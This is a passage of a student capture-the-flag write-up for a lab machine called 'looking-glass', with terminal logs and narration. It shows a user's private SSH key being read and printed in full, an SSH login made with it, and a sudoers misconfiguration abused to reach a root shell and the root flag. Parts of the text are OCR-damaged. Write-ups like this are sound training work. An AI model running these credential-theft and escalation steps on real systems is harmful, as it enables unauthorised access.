humptydumpty@looking-glass:/home/alice$ cd ..
humptydumpty@looking-glass:/home$ cat /home/alice/.ssh/id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEpgIBAAKCAQEAxmPncAXisNjbU2xizft4aYPqmfXm1735FPlGf4j9ExZhlmmD
NIRchPaFUqJXQZi5ryQH6YxZP5IIJXENK+a4WoRDyPoyGK/63rXTn/IWWKQka9tQ
2xrdnyxdwbtiKP1L4bq/4vU3OUcA+aYHxqhyq39arpeceHVit+jVPriHiCA73k7g
HCgpkwWczNa5MMGo+1Cg4ifzffv4uhPkxBLLl3f4rBf84RmuKEEy6bYZ+/WOEgHl
fks5ngFniW7x2R3vyq7xyDrwiXEjfW4yYe+kLiGZyyk1ia7HGhNKpIRufPdJdT+r
[illegible]GrjYFLjhzeWYBmHx7JkhkEUFIVx6ZV1y+gihQIDAQABAoIBAQDAhIA5kCyMqtQj
[illegible]F+O9J8qjvFzf+GSl7lAIVuC5Ryqlxm5tsg4nUZvlRgfRMpn7hJAjD/bWfKLb7j
[illegible]HmkU1C4WkaJdjpZhSPfGjxpK4UtKx3Uetjw+1eomIVNu6pkivJ0DyXVJiTZ5jF
ql2PZTVpwPtRw+RebKMwjqwo4k77Q30r8Kxr4UfX2hLHtHT8tsjqBUWrb/jlMHQO
zmU73tuPVQSESgeUP2jOlv7q5toEYieoA+7ULpGDwDn8PxQjCF/2QUa2jFalixsK
WfEcmTnIQDyOFWCbmgOvik4Lzk/rDGn9VjcYFxOpuj3XH2l8QDQ+GO+5BBg38+aJ
cUINwh4BAoGBAPdctuVRoAkFpyEofZxQFqPqw3LZyviKena/HyWLxXWHxG6ji7aW
DmtVXjjQOwcjOLuDkT4QQvCJVrGbdBVGOFLoWZzLpYGJchxmlR+RHCb40pZjBgr5
8bjJlQcp6pplBRCF/OsG5ugpCiJsS6uA6CWWXe6WC7r7V94r5wzzJpWBAoGBAM1R
aCg1/2UxIOqxtAfQ+WDxqQQuq3szvrhep22McIUe83dh+hUibaPqR1nYy1sAAhgy
wJohLchlq4E1LhUmTZZquBwviU73fNRbID5pfn4LKL6/yiF/GWd+Zv+t9n9DDWKi
WgT9aG7N+TP/yimYniR2ePu/xKIjWX/uSs3rSLcFAoGBAOxvcFpM5Pz6rD8jZrzs
SFexY9P5nOpn4ppyICFRMhIfDYD7TeXeFDY/yOnhDyrJXcbOARwjivhDLdxhzFkx
X1DPyif292GTsMC4xL0BhLkziIY6bGI9efC4rXvFcvrUqDyc9ZzoYflykL9KaCGr
+zlCOtJ8FQZKjDhOGnDkUPMBAoGBAMrVaXiQH8bwSfyRobE3GaZUFw0yreYAsKGj
oPPwkhhxA0UlXdITOQ1+HQ79xagY0fjl6rBZpska59u1ldj/BhdbRpdRvuxsQr3n
aGs//N64V4BaKG3/CjHcBhUA30vKCicvDI9xaQJOKardP/Ln+xM6lzrdsHwdQAXK
e8wCbMuhAoGBAOKy5OnaHwB8PcFcX68srFLX4W20NN6cFp12cU2QJy2MLGoFYBpa
dLnK/rW4O0JxgqIV69MjDsfRn1gZNhTTAyNnRMH1U7kUfPUB2ZXCmnCGLhAGEbY9
k6ywCnCtTz2/sNEgNcx9/iZW+yVEm/4s9eonVimF+u19HJFOPJsAYxx0
-----END RSA PRIVATE KEY-----
```

Therefore, we can read the contents by using the command **cat .ssh/id_rsa**.

```
[illegible]/home$ ssh alice@10.10.148.37 -i /home/alice/.ssh/id_rsa
[illegible]e authenticity of host '10.10.148.37 (10.10.148.37)' can't be established.
[illegible]DSA key fingerprint is SHA256:kaciOm3nKZjBx4DS3cgsQa0DIVv86s9JtZ0m83r1Pu4.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.10.148.37' (ECDSA) to the list of known hosts.
Last login: Fri Jul  3 02:42:13 2020 from 192.168.170.1
alice@looking-glass:~$ id
uid=1005(alice) gid=1005(alice) groups=1005(alice)
```

And then, we can ssh to alice using that file.

Fourth User

```
alice@looking-glass:~$ id
uid=1005(alice) gid=1005(alice) groups=1005(alice)
alice@looking-glass:~$ ls -l
total 4
-rw-rw-r-- 1 alice alice 369 Jul  3  2020 kitten.txt
alice@looking-glass:~$ cat kitten.txt
She took her off the table as she spoke, and shook her backwards and forwards with
all her might.

The Red Queen made no resistance whatever; only her face grew very small, and her e
yes got large and green: and still, as Alice went on shaking her, she kept on growi
ng shorter—and fatter—and softer—and rounder—and—


—and it really was a kitten, after all.
alice@looking-glass:~$
```

So, right now we successfully **logged in as Alice**. As a confirmation, Afiqah run the command 'id' to know who we are logged in as. We can also run 'whoami' command instead of 'id'. Then Afiqah run 'ls -l' command to know what files are available in the Alice directory and what permission they are. In this directory there is only **kitten.txt** and there are nothing useful we can found there.

```
alice@looking-glass:/etc$ ls
ls
NetworkManager                  hosts.allow          pollinate
X11                             hosts.deny           popularity-contest.conf
acpi                            init.d               profile
adduser.conf                    initramfs-tools      profile.d
alternatives                    inputrc              protocols
apm                             iproute2             python3
apparmor                        iscsi                python3.6
apparmor.d                      issue                rc0.d
apport                          issue.net            rc1.d
apt                             kernel               rc2.d
at.deny                         kernel-img.conf      rc3.d
bash.bashrc                     landscape            rc4.d
bash_completion                 ld.so.cache          rc5.d
bash_completion.d               ld.so.conf           rc6.d
bindresvport.blacklist          ld.so.conf.d         rcS.d
binfmt.d                        ldap                 resolv.conf
byobu                           legal                rmt
ca-certificates                 libaudit.conf        rpc
ca-certificates.conf            libnl-3              rsyslog.conf
ca-certificates.conf.dpkg-old   locale.alias         rsyslog.d
calendar                        locale.gen           screenrc
cloud                           localtime            securetty
console-setup                   logcheck             security
cron.d                          login.defs           selinux
cron.daily                      logrotate.conf       services
cron.hourly                     logrotate.d          shadow
cron.monthly                    lsb-release          shadow-
cron.weekly                     ltrace.conf          shells
crontab                         lvm                  skel
cryptsetup-initramfs            machine-id           sos.conf
crypttab                        magic                ssh
dbus-1                          magic.mime           ssl
debconf.conf                    mailcap              subgid
debian_version                  mailcap.order        subgid-
```

```
alice@looking-glass:/$ ls -a
ls -a
.     cdrom  initrd.img      lost+found  proc  snap      tmp      vmlinuz.old
..    dev    initrd.img.old  media       root  srv       usr
bin   etc    lib             mnt         run   swap.img  var
boot  home   lib64           opt         sbin  sys       vmlinuz
alice@looking-glass:/$ cd /etc
cd /etc
alice@looking-glass:/etc$ find / -name *alice* -type f 2>/dev/null
find / -name *alice* -type f 2>/dev/null
/etc/sudoers.d/alice
alice@looking-glass:/etc$ cat /etc/sudoers.d/alice
cat /etc/sudoers.d/alice
alice ssalg-gnikool = (root) NOPASSWD: /bin/bash
alice@looking-glass:/etc$
```

Now, Afiqah will run ' cd ..' to go back to the directory before it. Then she will run the command 'ls -a', to list all the files available with the hidden files. The results show a lot of hidden files and what attracted our eyes the most are the **etc directory**. This is because a lot of important files are there along with files that we can abused. So we changed the directory to etc. If we listed out every single files and directory in there, it would take us ages to go through each of them. So we tried to use the **find command** that we've encountered before in day 11 of 25 days of cyber security challenge. The command is find / -name *alice* -type f 2>/dev/null. It will search for any files that have the word Alice since we are also logged in as Alice, right? Then I got the result. It shows a file named Alice in the sudoers.d directory, so I tried looking at what inside. It shows that the root hostname was ssalg-gnikool which also means looking-glass in reversed. It also said that the directory /bin/bash needed no password.

```
Options:
  -A, --askpass                 use a helper program for password prompting
  -b, --background              run command in the background
  -C, --close-from=num          close all file descriptors >= num
  -E, --preserve-env            preserve user environment when running command
      --preserve-env=list       preserve specific environment variables
  -e, --edit                    edit files instead of running a command
  -g, --group=group             run command as the specified group name or ID
  -H, --set-home                set HOME variable to target user's home dir
  -h, --help                    display help message and exit
  -h, --host=host               run command on host (if supported by plugin)
  -i, --login                   run login shell as the target user; a command
                                may also be specified
```

```
  -l, --list                    list user's privileges or check a specific
                                command; use twice for longer format
  -n, --non-interactive         non-interactive mode, no prompts are used
  -P, --preserve-groups         preserve group vector instead of setting to
                                target's
```

```
alice@looking-glass:/$ sudo -l -h ssalg-gnikool
sudo -l -h ssalg-gnikool
sudo: unable to resolve host ssalg-gnikool
Matching Defaults entries for alice on ssalg-gnikool:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User alice may run the following commands on ssalg-gnikool:
    (root) NOPASSWD: /bin/bash
alice@looking-glass:/$
```

```
alice@looking-glass:/$ cat /etc/sudoers.d/alice
cat /etc/sudoers.d/alice
alice ssalg-gnikool = (root) NOPASSWD: /bin/bash
alice@looking-glass:/$ sudo -h ssalg-gnikool /bin/bash
sudo -h ssalg-gnikool /bin/bash
sudo: unable to resolve host ssalg-gnikool
root@looking-glass:/# whoami
whoami
root
root@looking-glass:/#
```

I don’t exactly know what to do with this, so I tried searching on the internet what I can do with sudo and the hostname. After a while I found out that I can use -l to check for a specific command. After a bit of trial and error, when I tried the -h command, it said that Alice can run the following command which is /bin/bash. At the end I include them in the command which is sudo -h ssalg-gnikool /bin/bash. After that we should be logged in as root.

SECTION 4 - ROOT PRIVILEGE ESCALATION

Members Involved: Fatin Qistina


Tools used: -

Thought Process and Methodology and Attempts:

```
root@looking-glass:/etc/sudoers.d# cd /root
root@looking-glass:/root# ls
passwords  passwords.sh  root.txt  the_end.txt
root@looking-glass:/root# cat root.txt
}f3dae6dec817ad10b750d79f6b7332cb{mht
root@looking-glass:/root# cat root.txt | rev
thm{bc2337b6f97d057b01da718ced6ead3f}
root@looking-glass:/root#
```

Now Fatin will just need the last flag. She used the cd command to change the directory which is to the root directory . Then, she used ls command to see the list in the root. Next, Fatin tried to read the root text by using cat command and then used rev command to reverse the order of characters in every line. The root flag that she got is **thm{bc2337b6f97d057b01da718ced6ead3f}**.

Contributions

ID	Name	Contribution	Signatures
1211101145	Nurul Humairah binti Mohamad Kamaruddin	Set up the netcat and do the reboot. Discovered the third user.	
1211101216	Fatin Qistina binti Kamarul Irman	Did the recon. Discovered the root flag.	
1211102030	Ilyana Sofiya binti Muhammad Najeli	Discovered the user flag and the second user.	
1211103480	Nurul Afiqah binti Ismail	Figured out the exploit for the initial foothold. Escalate the privilege for the fourth user.	

VIDEO LINK: https://youtu.be/tpLQJsCLq9o